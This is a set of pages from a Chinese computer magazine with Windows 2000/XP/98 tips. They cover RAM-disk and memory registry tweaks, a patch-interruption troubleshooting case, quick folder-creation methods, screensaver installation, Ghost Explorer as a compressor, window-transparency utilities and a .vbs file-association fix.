这时，大内存的优势正可以得到体现了。一方面，大内存可以一次性容纳大量数据，减少使用性能远不如内存的硬盘作为虚拟内存使用的几率，提高数据调用速度。另一方面，关闭程序过后，更多的常用数据会有充足的空间保留在内存中不被清除。一旦重启程序，你会发现明显比使用小内存时快！

二、大内存使用精要

1.把内存变成你的硬盘

如果你的内存实在富裕，那么可以使用微软专门为Windows 2000设计的RAMDISK，它能把部分内存虚拟成一块硬盘，把本来保存在硬盘的数据虚拟到内存中。比如，将Windows的临时文件、Internet临时文件等放置到这个虚拟磁盘中。大家知道，内存的速度要比硬盘速度快多了，这样能大幅提高数据读取速度，使Windows运行更高效，同时，由于数据实际保存在内存中，所以在关机后，其中的数据就会消失，因此能在一定程度上加强系统安全性。

Step 1 从http://download.microsoft.com/download/win2000ddk/sample01/1/NT5/EN-US/Ramdisk.exe下载RAMDISK，并将其解压缩到一个临时文件夹中，比如：C:\RAMDISK。

Step 2 点击“开始→设置→控制面板”，双击打开“添加/删除硬件”，接着选择“添加/排除设备故障”并单击“下一步”按钮；在出现的“选择一个硬件设备”窗口中选中“添加新设备”项，然后单击“下一步”按钮(见图2)；在接下来的窗口中选择“否，我想从列表中选择硬件”并单击“下一步”按钮；接着在“硬



图2

件类型”列表中选择“其他设备”并单击“下一步”；在出现的窗口中单击“从磁盘安装”按钮，在弹出的“从磁盘安装”窗口中将“厂商文件复制来源”设置为“C：\RAMDISK”，确定后即出现如图3的窗口，选中“型号”列表中的“RamDiks Driver”项并单击“下一步”按钮，期间Windows会出现“没有找到数字签名”的对话框，单击“是”按钮进行安装。



图3

Step 3 打开“记事本”，输入以下文字，并将其保存为RAMDISK.REG：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Ramdisk\Parameters]
"BreakOnEntry"=dword:00000000
"DebugLevel"=dword:00000000
"DebugComp"=dword:ffffffff
"DiskSize"=dword:01f00000
"DriveLetter"="R:"
"RootDirEntries"=dword:00000200
"SectorsPerCluster"=dword:00000002

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\ Control\Session Manager\Environment]
"TEMP"="R:\\"
"TMP"="R:\\"

[HKEY_CURRENT_USER\Environment]
"TEMP"="R:\\"
"TMP"="R:\\"

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders]
"Cache"="R:\\"

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]
"Cache"="R:\\"

[HKEY_USERS\.DEFAULT\Environment]
"TEMP"="R:\\"
"TMP"="R:\\"

[HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders]
"Cache"="R:\\"

[HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]
"Cache"="R:\\"
```

完成后，双击RAMDISK.REG文件，将其导入注册表。以上注册表数据可以在www.cfan.com.cn下载。

> **小提示**
>
> RAMDISK.REG文件中的键含义为：
>
> **Parameters**:设置RAMDISK的盘符为R，大小为30.9MB。
>
> **Session Manager\Environment**:设置系统的TEMP和TMP环境变量到虚拟驱动器R。
>
> **HKEY_CURRENT_USER\Environment**:设置当前用户的TEMP和TMP环境变量到虚拟驱动器R。
>
> **Both HKCU Shell Folders**:设置当前用户的Internet临时文件到虚拟驱动器R。
>
> **HKU\.DEFAULT keys**:设置默认用户的TEMP、TMP和Internet临时文件到虚拟驱动器R。

Step 4 关机，然后重启Windows 2000即可。

> **小提示**
>
> 当然微软提供的RAMDISK功能相对比较简单，目前网上还一些更为强大的内存虚拟软件，比如：RamDisk等，有关这款软件的详细使用方法，请关注实用软件栏目近期文章。

2.修改注册表发挥大内存优势

现在请打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\System\CurrentControlSet\ControlSession Manager\MemoryManagement]，在右侧窗格修改以下键值（要注意的是，做以下设置的前提是内存最好超过512MB，并仅限于Windows 2000/XP）。

(1)“LargeSystemCache”(启用大的系统缓存)：在内存中开辟一块大的内存空间用于磁盘文件系统的预读取操作。当程序连续请求的数据增加时，Windows通过系统缓存自动预

读，使程序能以最快速度获取所需数据。由于启用这个系统缓冲会占用较多的物理内存，使得能被程序利用的可用物理内存减少。将其值设为1。这样，系统缓存从4MB增加到8MB。

(2)“SecondLevelDataCache”(提高CPU性能)：CPU的处理速度要远远大于内存的存取速度，而内存又要比硬盘快得多。这样CPU与内存之间、内存与磁盘之间就形成了影响性能的瓶颈效应，前面的“LargeSystemCache”是为缓解内存与磁盘瓶颈而设计的，而CPU为了能够迅速从内存获取处理数据也设置了一种缓冲机制L2 Cache（二级缓存）。调整这个键值能够使Windows更好地配合CPU利用该缓存机制获得更高的数据预读命中率。建议将其设置成512。

(3) DisablePagingExecutive”(禁用页面文件)：将其值改为1（十六进制），这样将使所有程序和数据强制性限定在物理内存中运行，而不使用虚拟内存。很明显，当有足够多的物理内存来完成所需任务时，这样做必使系统性能得到巨大的提升。对于内存仅有64MB的用户而言启用它或许就是灾难——系统频繁出错，直至崩溃。

(4)“IOPageLockLimit”(定制输入／输出缓冲尺寸)：输入输出系统是设备和微处理器之间传输数据的通道，当扩大其缓冲尺寸时数据传递将更为流畅。同理，具体设置多大的尺寸要视物理内存的大小和运行任务的多少来定，一般来说，如果内存有64MB就可将该双字节键的16进制值设为400（1MB）、800（2MB）或1000（4MB）；128MB内存可设为1000（4MB）、2000（8MB）或4000（16MB）；256MB内存4000（16MB）或8000（32MB）。当然如果有更多内存，完全可以将其设为10000（64MB）甚至更多。当设为0时Windows将自动配置。

小提示

● 据称，此设置还能够有效解决BT下载损伤磁盘的问题。

3.Windows 98/Me能用1GB内存吗？

Windows 98/Me不支持超过1GB以上的内存，同时，在内存超过128MB后，还需要进行特别调整才能使系统更好地管理和使用内存，并避免出现大内存引发的系统故障。所有的关键设置都围绕着Vcache(虚拟高速缓存)。

你知道吗？

什么是Vcache

它是Windows为硬盘分配的、作为高速缓冲的物理内存，可以大大提高硬盘的读写速度，类似于DOS下的Smartdrv的用途。简单地说，Vcache是Windows在物理内存中自动分配的一块空间，用来保存曾经使用过的，并且Windows认为还会被再次使用的代码和数据，这样当新的程序要求使用这些代码和数据时，就不必从硬盘中读取，而直接从内存中读取，这样速度会快出不少，从而大大提高系统性能。

(1)128MB～512MB

据专家介绍，如果内存为128MB～512MB，最好用“记事本”打开C:\Windows\System.ini，查找[vcache]一节，找到以MaxFileCache=开头的一行，并设置其值设置为物理内存的70%(由于这里的数值以KB为单位，需要使用MB×1024或Bytes/1024公式来转换数据)，比如：你的内存为128MB，那么就应该是128×0.7×1024=91750.4(约为91750KB)，该语句应写为“MaxFileCache=91750”。

(2)512MB以上内存

有些朋友会发现，当把内存增加到512MB以上后，启动Windows 98/Me或打开DOS窗口时，系统会提示“内存不足”。

这主要是因为Windows 98/Me处理大于512MB内存时存在缺陷，因此最好将Vcache的MaxFileCache值指定为512MB(524,288 KB)，也就是“MaxFilecache=524288”。

(3)1GB的内存

如果内存到达1GB或更高，那么Windows 98/Me会出现连续重启、死机或在使用Windows Update过程中不断重启的故障。

要解决这个问题，同样是打开System.ini文件，在[386Enh]字段添加“MaxPhysPage=40000”。这样，就可以限制Windows读取的内存控制在1GB以下。

如果无法进入Windows，那么可在重启时一直按下Ctrl键直到出现启动菜单，接着选择“Command Prompt Only”项，在出现命令提示符后，输入“edit system.ini”并回车，接着在[386Enh]字段添加“MaxPhysPage=40000”。

4.关闭休眠

很多用户喜欢休眠功能，这样可以实现快速开机功能，但对于大内存的电脑来说，在不经常读、写硬盘的情况下，最好是把硬盘休眠功能关闭，因为有时也会因此而造成无故死机故障（见图4）。



图4 单击“开始→设置→控制面板→电源选项→休眠”

5.有大内存就可以不要虚拟内存了？

经常看到不少文章介绍，在有了大内存后，就可以将虚拟内存禁用掉了。其实不然！比如：Windows 9x/Me对大于512MB的内存有先天不足，大于这个数量的内存，Windows 98会出现不稳定及启动速度变慢的情况。如果使用了大内存加上禁用虚拟内存，不稳定因素将会进一步增加。

另外，Windows本身的设计是，一旦发现有进程转入不活跃状态，就会把分配给它的内存空间映射到交换文件中，尽可能空出物理内存给其他活动的进程，并不是用完物理内存才开始动用交换文件。因为如果等到物理内存用完再调用，就已经太迟了，在配置较低的电脑上势必造成数据传输和处理停滞。所以禁止虚拟内存从原则上来讲，最易引起Windows异常，即使不出现运行不了的故障，也会频繁提示虚拟内存不够，请重新设置云云。

打“补丁”不可半途而废

■ 柳坚

故障现象:同事电脑安装的是Windows2000中文专业版，最近出现了一个奇怪的问题:进行文字编辑时，一旦切换到紫光输入法3.0版本，不仅无法输入中文，而且在关闭关闭程序后会弹出一个错误提示框（见图1）。




图1

解决方法:

经验证，不管在什么应用程序中，只要运行紫光输入法进行中文输入，都会导致此故障。如果采用其他输入法例如智能ABC却能正常运行。初步排除了应用程序出错的可能性，把分析重点放在了输入法上。

Step 1 为进一步证实，进入“控制面板→区域选项→输入法区域设置”选项卡，准备删除“肇事”的紫光输入法。令笔者惊奇的是，在已安装的输入法列表中竟然找不到紫光的身影！但在进行文字输入时，还能切换到紫光输入法，而且在系统托盘点击输入法图标后也可以选择紫光3.0。看来问题就出在了这个上面。

Step 2 进入“控制面板→添加/删除程序”中，看到“当前安装的程序”列表中同时存在紫光2.3版和紫光3.0版两种输入法。会不会是这两种不同版本的输入法发生了冲突呢？于是，卸载了紫光2.3版，再打开记事本，切换到紫光输入法后开始输入。故障依旧。

Step 3 既然故障是由于紫光输入法引起的，干脆就一不做二不休，把紫光输入法3.0也卸载了。没想到一点击卸载，就弹出了一个错误提示框（见图2），无法继续进行卸载操作。但提示框的内容让我找到了解决问题的“蛛丝马迹”:Windows安装服务的版本太旧。我记得紫光输入法3.0版的安装需要新版的Windows Installer的支持，而且紫光输入法3.0的安装文件中已经集成了Windows Installer2.0。抱着试试看的心理，再次运行了紫光3.0的安装程序。待安装完成后，发现在“输入法区域设置”对话框中已经有紫光3.0。打开以前的文件，已经可以用紫光输入法进行输入了！



图2

原因分析:此故障是由Windows安装服务无法安装紫光输入法3.0而引起的。令人费解的是，在第一次安装紫光3.0输入法时，Windows Installer已经进行了更新，所以应该是后来受到了破坏。经询问同事，才知道不久前他下载了Windows 2000的补丁程序准备进行升级，在升级过程中，他看到电脑很久都没有动静，以为出了问题，就中止了升级。看来问题就出在这儿:补丁程序在删除某些Windows服务后还没有来得及进行更新便被强行中断，导致了Windows在调用这些服务时却找不到相应内容，发生故障当然不可避免了。

所以在此提醒大家:虽然对Windows的“缝缝补补”在所难免，但在“打补丁”时千万不要半途而废，否则有可能会给自己带来意想不到的麻烦。另外，如果发生了类似的故障，不要忽略错误提示框，也许它们能为我们指出问题所在，从而找到最终解决方法。

小提示

如何复制错误提示框信息

先不要关闭错误提示框，单击一下其窗口标题栏使之成为当前窗口，然后按下Ctrl＋C组合键，接着再打开记事本，按下Ctrl＋V组合键即可将信息复制进去。

CF [XT02]

你知道吗？

据华硕专家介绍，在使用INTEL 850/850E芯片组的主板时，如果搭配了2GB RAMBUS内存后，电脑会出现不稳定现象。这是由于INTEL 850/850E芯片组的限制，INTEL的建议为:内存条数×每个内存上的晶片数<＝24颗。而目前国内销售的RAMBUS 256MB内存的晶片数是8颗，RAMBUS 512MB内存的晶片组数是16颗，所以当用户使用过大的内存时都有可能出现不稳定现象。

6.让大内存为硬盘助力

如果你拥有了超过512MB的内存，并且还有一块迈拓或昆腾硬盘，那么Maxtor公司推出的MaxBoost值得一试，据称，它能大幅提升硬盘性能，最大可以提升约60%的硬盘性能。该软件其实是一款磁盘驱动，替换了Windows 2000/XP的磁盘驱动，能针对不同应用软件自动在系统内存中设置一个适当大小的缓存，在磁盘读写数据前起到预读和缓冲作用，利用高速系统内存并辅以一种不肯公布技术细节的“高级算法”，从而有效的提升硬盘读写速度，达到提升应用程序和系统速度的目的。

MaxBoost小档案

软件版本:2.1.0.7	软件大小:11MB
软件性质:免费软件	适用平台:Windows 2000/XP

下载地址:http://file2.mydrivers.com/disk/MaxboostSetup.exe

据一些专家介绍，该软件虽然没有官方宣称的那样神奇，但确实在文件复制等操作方面大显身手。当然由于MaxBoost还处于测试阶段，所以仍存在一些问题，所以建议普通玩家在该软件正式推出时再使用（见图5）。



图5 该软件使用方面虽然没有大的问题，但经常会在玩游戏或使用大型软件时报告:内存不足，程序退出

CF [XT01]

挑战

资源管理器中文件夹的“闪电建立法”

任务编号:200404

任务内容

在资源管理器中按下一个热键，就能在当前目录下快速建立一个文件夹，免去点击鼠标的麻烦。

装备： Windows 98/2000/XP
任务难度系数： 2/5
挑战者： 张楚楠 LYH

新任务(¥300元)

电脑的很多故障都是在重启之后才暴露出来的，对于多人公用的电脑，我们能不能限制重启次数呢？我们本期的挑战是：如何让Windows启动若干次数（比如5次）之后，系统就无法继续使用？当然，你还要提供恢复手段。

在使用资源管理器时，常常需要建立新的文件夹，常规的方法是点击鼠标右键→新建→文件夹，操作起来比较麻烦，如果要建立的文件夹很多就更费事了。我们的读者朋友找到不少替代方法。

方法一:超简单方法

如果有几个目录，每个目录下面都要建立名称相同的文件夹，用什么办法建立？你可能想到编辑批处理文件，然后用“MD”命令完成任务。没错，这样确实可以，不过为了一次操作写一个批处理文件，未免有点小题大做。其实，有一个超级简单的方法:建立好一个文件夹，把名称改好，用“Ctrl+C”复制，然后进入目标文件夹，用“Ctrl+V”粘贴进去就行了。如果要建立多个文件夹，只要重复按下“Ctrl+V”就可以了(文件夹名字前面会加上“复件”二字)。是不是很简单？别笑，有时最简单的方法也能解决大问题！

方法二:巧用公共对话框

如果你觉得复制、粘贴过于麻烦，还有替代方法:打开任意一个应用程序，比如“记事本”，然后选择“文件→打开”，在打开的公共对话框中右上角会有一个“创建新文件夹”的按钮，多次按下它就可以建立多个文件夹了(见图1)。当然，这种方法缺点也很明显:我们要求在资源管理器中建立文件夹，它不符合要求。另外，需要多次鼠标点击，有些麻烦。不过，通过它建立的文件夹名称后面会自动加上“(2)”、“(3)”这样的序号，便于管理，适合在手头没有工具的情况下使用。



图1

方法三:运用Macro Magic实现

使用鼠标键盘动作的宏记录软件可以轻松实现单键新建文件夹，并且具备原本新建文件夹时的判断功能(当“新建文件夹”已经存在的时候，会以“新建文件夹(2)”命名，以此类推)。这类软件很多，操作都大同小异。这里以Macro Magic为例，说明实现单键新建文件夹的方法。

Step 1 运行软件。从菜单“File→New Macro”中激活“Macro Setup Wizard”，在弹出的窗口中“Record Keytrokes,mouse movement,or both”，并单击“Next”进入下一步。

Step 2 键入宏的名字。此处凭个人喜好输入便可(图2)。



图2

Step 3 为宏定义快捷键。这里也可以自由选择，不要与其他程序冲突就行了。

Step 4 选择需要录制的动作，可以有两种选择:Only capture keytrokes(键盘动作)，Capture all mouse and keyboard actions(包括鼠标和键盘所有动作)。在我们一般习惯中，都是使用鼠标来新建文件夹的。而在实际上，通过键盘也可以实现。所有这里推荐只录制键盘动作，因为键盘动作的适应性相对来说要很多。使用鼠标动作，适应性会大打折扣，即使在录制过程相当精准与快速，也难以保证在各种不同大小窗口不出现不一致的情况。

Step 5 先打开一个文件夹窗口。单击“Start Recording”，然后使用鼠标切换到文件夹窗口中，连续输入一下三键:应用程序键(主键盘右下角，在Windows键与Ctrl之间)、W、Enter(回车键)。最后再使用鼠标切换回Macro Magic的主窗口，单击“Stop Recording”结束录制过程。在接下来的窗口中一路“Next”就行了，

直到“Finished”。关键一点是，在录制过程，无关的动作必须使用鼠标来完成。

接下来再打开一个文件夹窗口，先用鼠标单击窗口的空白部分(保证没有条目被选择)，键入定义好的快捷键，一个新的文件夹又被创建了！

这种方法的优点是快捷键可以自定义，比较方便。缺点是需要安装软件，并需要进行设置。

Macro Magic小档案

最新版本:4.1t　软件大小:1117KB
软件类型:共享软件　适用系统:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/9860.htm

方法四：终极方案——多个文件夹的“闪电建立法”

前面的几种方法都需要进入目标文件夹，然后才能进行相应操作，这在大多数情况下是可行的，但如果想在几十个、上百个目录中都建立文件夹，前面的方法就有点笨了。不借助工具软件，能实现我们的要求吗？请跟我来。

首先，打开“记事本”，输入以下内容：

```
REGEDIT4
[HKEY_CLASSES_ROOT\Directory\shell\NewFolder]
@="New&Folder"
[HKEY_CLASSES_ROOT\Directory\shell\NewFolder\command]
@="cmd.exe /C \"md \"\"%1\\NewFolder\"\" \""
[HKEY_CLASSES_ROOT\Drive\shell\NewFolder]
@="New&Folder"
[HKEY_CLASSES_ROOT\Drive\shell\NewFolder\command]
@="cmd.exe /C \"md \"\"%1\\NewFolder\"\" \""
```

小提示

要注意的是在包含“cmd.exe”命令的行中，“cmd.exe”后面、“md”后面，以及最后一个“\”前面都有一个半角空格，请不要忽略。

把上面的文字保存为一个REG文件(如md.reg)，然后双击该文件，点击“确认”导入注册表。鼠标右键菜单中会出现一个“Newfolder”的选项。运行一个新的资源管理器。为了脱离鼠标，下面完全用键盘操作。

Step 1 用Tab键和方向键选中到要建立子目录的目录，可以是一个目录或多个目录，也可以是一个磁盘盘符。

Step 2 在104键盘(现在台式机绝大多数键盘都是这种键盘，只有极少数比较古老的不是)的右边的Alt键和Ctrl键之间有两个键，其中左边的是Windows功能键，右边的作用就是模拟鼠标右键，简称它为键盘右键。按下键盘右键，然后再按下F键，回车，屏幕会闪烁一下。

Step 3 这时，目标文件夹中会建立好名为“Newfolder”文件夹了。如果第一步中选中的是多个目录，那么多个目录中都会建立好“Newfolder”(见图3)。



图3

小提示

如果要在右键菜单中取消这个功能选项，只要把如下内容存成REG文件，并双击运行即可：

```
REGEDIT4
[-HKEY_CLASSES_ROOT\Directory\shell\NewFolder]
```

CF [XT03]

在Windows XP中手动安装屏幕保护程序

■河北　马丽平　樊广

屏幕保护程序文件是一种可执行文件，其文件扩展名为“.scr”，在资源管理器中双击它可测试其运行效果。在Windows 9x中，安装屏幕保护程序很简单，只要将屏幕保护程序文件(SCR文件)拷贝到Windows目录即可。但在Windows XP中，只将相应屏幕保护程序文件拷贝到相应目录后，在设置屏幕保护程序的界面中的下拉列表框中却并没有你的屏幕保护程序的名字。

通过研究，终于找到了其中玄机。我从网上下载了一个屏幕保护程序文件Aqua3Dc.scr，下面就以它为例来说明在Windows XP中安装屏幕保护程序的具体方法。(当然，如果你手头所得到的屏幕保护程序有安装程序就不必这样做了。)

Step 1 将Aqua3Dc.scr复制到C:\Windows\system32文件夹下(Windows XP的其他屏保文件就存放在该文件夹中)。

Step 2 在C:\Windows\system32\usmt文件夹下找到usmtdef.inf文件，这是一个安装信息文件，保存着有关系统中安装的屏幕保护程序的相关信息。用记事本打开它。

Step 3 找到[SCR Rename]节，并在该节的末尾加入如下三行：

```
Aqua3Dc.scr=Aqua3Dc.scr
%Aqua3Dc_9x%=Aqua3Dc.scr
%Aqua3Dc_9x_Short%=Aqua3Dc.scr
```

Step 4 找到[Strings]节，并在该节的末尾加入如下两行：

```
Aqua3Dc_9x = "热带鱼.scr"
Aqua3Dc_9x_Short = "热带鱼.SCR"
```

其中，“Aqua3Dc_9x=”的右边是屏幕保护程序文件的长文件名，而“Aqua3Dc_9x_Short=”的右边是短文件名。将修改后的安装信息文件存盘。OK！现在看看，在屏幕保护设置界面的下拉列表中有没有出现“热带鱼”这个屏幕保护程序？

CF [XT04]

Ghost 兼职大容量压缩

■黑龙江 张翼

一提起压缩软件，大家都会不约而同地想起WinZip和WinRAR这两个老牌压缩软件和它们的强大功能。但你是否会因为它们在压缩或解压一个几百兆的文件时花几十分钟而着急？如果给你介绍一个压缩速度是WinZip和WinRAR 3～5倍的软件，聪明的你一定会毫不犹豫地选择它——Ghost Explorer。

Ghost Explorer是诺顿Ghost中自带的一个GHO镜像文件编辑器，并不是什么压缩软件，它只有744KB，可以在镜像文件中任意查找、复制、粘贴、添加、删除文件等，并且还有列表功能，导出镜像文件中所有文件夹和文件的详细资料到TXT文件中。我们正是利用这些极其强大的功能来实现大文件的快速压缩。

看到这相信大家已经明白了我的意思，就是用Ghost Explorer强大编辑功能和Ghost快速压缩能力结合起来以实现WinZip和WinRAR永远无法达到的高性能。虽然使用上麻烦了一点，但对那些硬盘小，需要经常压缩存放文件的朋友来说是有极大的诱惑的。

一、制作大容量压缩包

假设在D盘存有大量有用文件，可以先用Ghost做出一个D盘镜像，如果D盘文件有1.5GB，那用Ghost的High选项压缩就可以把镜像文件控制在500MB以下，压缩率一点也不比WinRAR差，并且只需要短短的三四分钟。可以想象用WinZip或WinRAR压缩1.5GB的文件会是一件多么恐怖的事情。接下来用Ghost Explorer删除一些不需要的文件后一个超大容量的压缩文件就做好了。

二、建立压缩文件夹

如果你手头有一个GHO镜像文件，那就更简单了，可以不用Ghost来做镜像。直接用Ghost Explorer把GHO文件中的内容全部删除，然后把这个空的文件多复制几个。这样，就能把这几个GHO文件当成压缩文件夹用了。

用Ghost Explorer打开一个空GHO文件，把要压缩的文件复制，并在Ghost Explorer的窗口里点右键的粘贴或直接把文件拖到窗口就行了（见图1）。而添加、删除、运行等都可以用右键方便地实现，甚至还有查找功能(见图2)，用起来就像用Windows的资源管理器一样方便。



图1



图2

小编有话说:经试验，用WinRAR压缩一个64.6MB的文件夹要花55秒，解压需要23秒，而用Ghost Explorer分别只需要23秒和9秒，差距是不是很大呢？Ghost Explorer运行过以后会和GHO文件自动关联，所以双击一下所使用的GHO文件就会自动由Ghost Explorer打开，非常方便，而你的硬盘也会因此能装比原来多两三倍的东西，何乐而不为呢？

CF [XT05]

23期有奖问答中奖名单公布

一等奖(1名):(奖品为美达52×光驱一台)

张洪生(河北)

幸运奖(10名):(奖品为豪杰公司提供的软件一套)

刘 强(辽宁) 于海文(河北) 傅 利(河北) 王 全(云南) 田一波(四川) 汪义刚(湖北) 王 琨(湖北) 邢险峰(吉林) 宋文茂(山东) 张灿林(河南)

24期有奖问答中奖名单公布

一等奖(1名):(奖品为美达52×光驱一台)

高 洁(湖南)

幸运奖(10名):(奖品为豪杰公司提供的软件一套)

马 刚(辽宁) 杨 坤(湖南) 马泽兵(江苏) 苏元华(山东) 王 瑞(山东) 张 俊(湖北) 苏冠荣(陕西) 王 健(辽宁) 曾 宪(广西) 赵树国(山西)

我的Windows晶莹又剔透

■吉林　飘零雪

一、拖拽缩放Windows窗口时半透明

实现功能：通过该软件，在拖拽或缩放窗口时，使其显示为半透明效果，这样就能看见该窗口下层的界面，同时还能把任意程序窗口中的菜单项及其右键弹出功能菜单变为透明。

WindowGhost小档案

软件版本：1.0　　软件大小：588 KB
软件性质：共享软件　　运行平台：Windows 2000/XP/2003
下载地址：http://crc.onlinedown.net/down/windowghost.zip
软件备注：内存32MB以上，CPU 1GHz以上，当前屏幕颜色质量需设置为16位真彩色以上。

程序启动后，选择评估试用，而后进入程序主界面。在此先查看“General Settings”项目，在基本设置中要确保勾选“Enable full window move / size”与“Enable transparent features”复选框，以激活窗口拖拽及调整大小时能产生透明效果的功能。同时，建议勾选“Run at startup”(程序随系统自动运行)、“Start minimized”(程序启动后即为最小化状态)、“Confirm on exit”(确认退出)(见图1)。



图1

下面，如果勾选“Menus”选项中的“Enable transparent menus”复选框，表示使菜单透明，而后，在下面移动滑杆调节透明度。此后，任意程序窗口中的菜单项及其右键弹出功能菜单均会显示为透明效果(见图2)。



图2　透明的桌面右键菜单

小提示

如果要使此项功能升效，必须更改相关系统设置。对于Windows 2000，请调出“显示属性”窗口，切换到“效果”选项卡，在此屏蔽“视觉效果”中的“动画显示菜单和工具提示”功能。如果是Windows XP，则在“显示属性”对话框中，切换到“外观”选项卡，在此点击“效果”按钮，在弹出对话框中屏蔽“为菜单和工具提示使用下列过滤效果”功能。

同理，激活“Moving”选项中的“Enable transparent moving”，可使拖拽移动窗口时显示透明效果。若是激活“Sizing”选项中的“Enable transparent sizing”，则在调节窗口大小时会产生透明效果。当配置完毕后，点击“Hide”按钮，使程序最小化即可。

二、让窗口、任务栏透明到永远

实现功能：打开多个窗口工作时，比如正在处理Word文档，同时还开着Excel文档以备参考其中数据、QQ聊天窗口(要选择聊天模式)、IE窗口等，如果要看一下Excel文档中的内容，或正在与你聊天的朋友发来了信息，以前必须用Alt＋Tab组合键或鼠标切换到Excel窗口或QQ聊天窗口，看完后再切换回正在编辑的Word文档。而用Glass2k，则能让你直接按下组合键，当前Word窗口会变成透明，下面的QQ聊天窗口或Excel窗口的内容就能看到了。之后，按下另一个组合键则可取消透明。同时，该软件还能永久设置某个窗口为透明。

Glass2k小档案

软件版本：0.92　　软件大小：55KB
软件性质：免费软件
运行平台：Windows 9x/Me/NT/2000/XP/2003
下载地址：http://chimetv.com/tv/products/glass2k/Glass2k.exe

实例一：快速将当前窗口变成透明

软件无需安装，直接双击可执行文件即可运行。启动后程序会自动以图标形式缩小到系统托盘处。右击该图标在弹出菜单中选择“Settings”(设置)。打开设置菜单，最上面三个选项的作用分别是“当Windows启动时启动本软件”、“自动记录每个窗口的透明设置”以及“当透明处理时发出声音”。建议把前两项都选中。完成后，按下“Save”按钮保存设置。

小提示

★软件默认使用“Ctrl+Shift＋0～9”组合键使当前窗口透明及取消透明，如果觉得不顺手，可在“Keyboard Shortcut”项中通过下接菜单选择其他组合，比如选择“＋Shift”，这样组合键就是“Shift＋0～9”了。

★在“Setting”菜单中，看到蓝色的状态条了吗？只要在上面点击鼠标，就可以让系统任务栏也变成透明的了。

打开任意一个程序窗口，按下“Ctrl+Shift＋1”组合键，马上窗口变成透明，按下“Ctrl+Shift

超级解霸与VBS的邂逅

■广东　李兴旺

如果安装了豪杰超级解霸，你会发现.VBS脚本程序的文件图标变成了解霸的图标。双击VBS文件后，会用解霸打开该文件，当然这样就没有达到运行VBS脚本程序的目的。这是由于有些用户安装解霸后，VBS脚本文件类型的文件关联已经被解霸占去了，VBS文件图标也相应变成了解霸的图标。

一、行不通的方法

1.在“开始→运行”中输入“C:\WINDOWS\WScript.exe c:\regedit.vbs”(假设VBS文件是“c:\regedit.vbs”)，但这并不能达到最终要求，仍会出现“WScript 错误 - Windows Scripting Host”错误提示对话框，提示为“文件扩展".vbs" 没有脚本引擎。”(在MS-DOC方式下输入“C:\WINDOWS\COMMAND\CScript.exe c:\regedit.vbs”同样会出现上面的错误)见图1。



图1

2.更不能在“打开方式”中选择用“WScript.exe”程序打开VBS文件，还勾选“始终使用该程序打开这种类型的文件”。因为这样不但“*.vbs”脚本程序不能正常运行，而且以后打开与解霸相关联的其他影像文件(例如：MPG；MPV；AVI等)也变成了用“WScript.exe”程序打开，这是因为解霸已经把这些影像文件类型关联结合在一起了。

二、真正的解决之道

要解决VBS文件关联错误的问题，就必须把“*.vbs”文件关联与豪杰超级解霸影像文件类型关联区分清楚。

方法一：

Step 1　打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\CLASSES\.vbs]，把“默认”的值更改为“VBSFile”。

Step 2　有些朋友问？能不能用解霸运行那些“*.vbs”的影像文件，而且可以用“WScript.exe”程序运行“*.vbs”脚本程序呢？当然没有问题，找到[HKEY_LOCAL_MACHINE\Software\CLASSES\VBSFile\Shell]，新键一个名字为“open3”的主键(名字可以随便起)，“默认”的字符串值为“用超级解霸打开”。然后在刚才新建的“open3”主键下再建立一个子键，名字为“Command”，“默认”的字符串值为“C:\HEROSOFT\HERO2001\STHSVCD.EXE %1”(这里为解霸的默认安装路径，请根据实际情况填写。)(图2)完成后，会在VBS文件右键快捷菜单中，新添加一个执行命令。



图2

小提示

而且还可以把默认的“打开”方式与“超级解霸2001XP”打开方式相调换，具体怎样设置，就看你的习惯啦！

Step 3　完成上面步骤后，试一试VBS脚本程序是否能正确执行？如果还不能解决，可能是多种原因造成的。当然，最快捷、最有效的解决方法就是下面的重装“Windows Scripting Host”组件了。

方法二：

Step 1　点击“开始→设置→控制面板→添加/删除程序”。

Step 2　单击“Windows 安装程序”选项卡，在“组件”列表中选中并双击“附件”选项，在弹出对话框的“组件”列表中找到“Windows Scripting Host”选项，然后去掉其勾选。

Step 3　完成后，重复第二步操作重装“Windows Scripting Host”组件，也就是要勾选“Windows Scripting Host”选项。最后单击“确定→应用”按钮。

上面介绍的步骤是以Windows 98为例，在其他Windows中的安装步骤大同小异。

▶▶▶ 火速链接

具体VBS脚本程序相关的安全问题，请参考2003年22期50页的《将VBScript拒之“窗”外——VBScript脚本病毒全接触》。

CF [XT07]

＋0”则取消透明。而1和0之外的数字表示不同透明度。

实例二：把QQ窗口永久变成透明

继续进入软件设置菜单，在“Transparency Popup:Right Click”后面选择配合鼠标右键的组合键，比如：Alt键，这样按下Alt键后，再按鼠标右键就会出现Glass2k设置菜单。

双击系统托盘的QQ图标打开QQ主窗口，按住Alt键并在该窗口中右击，这时会出现一个透明度选择菜单，范围是10%～90%。下面有三个按钮，其中“No Glass-Effect”的作用是关闭透明效果，“On Top”是保持当前窗口永久在最前面显示。当设置完成后，按下“Save”按钮保存当前设置即可。

你知道吗？

透明屏保

有时你希望在电脑运行屏幕保护程序时，也能时刻看到一些程序的运行状态，Alpha Dim Screen Saver(下载地址：http://www.apeirokalia.com/ars.dl.asp?redir=alphainst.exe)可以满足你的愿望。软件安装后，右击桌面空白处选择“属性”，接着进入“屏幕保护程序”选项卡，在“屏幕保护程序”列表中选择“AlphaDim”即可，按下“设置”按钮可进行一些设置。

CF [XT06]

感受Windows管理工具的改良武器

■河南 自由风

Windows 2000/XP与Windows 9X系统相比有了许多新特性，其中最经常被大家用到的就是服务和NTFS分区管理，而系统自带的服务管理和NTFS分区权限管理功能并不方便，下面介绍给大家两款更为灵活方便的工具，相信定会让你爱不释手。

一、服务管理也能批处理

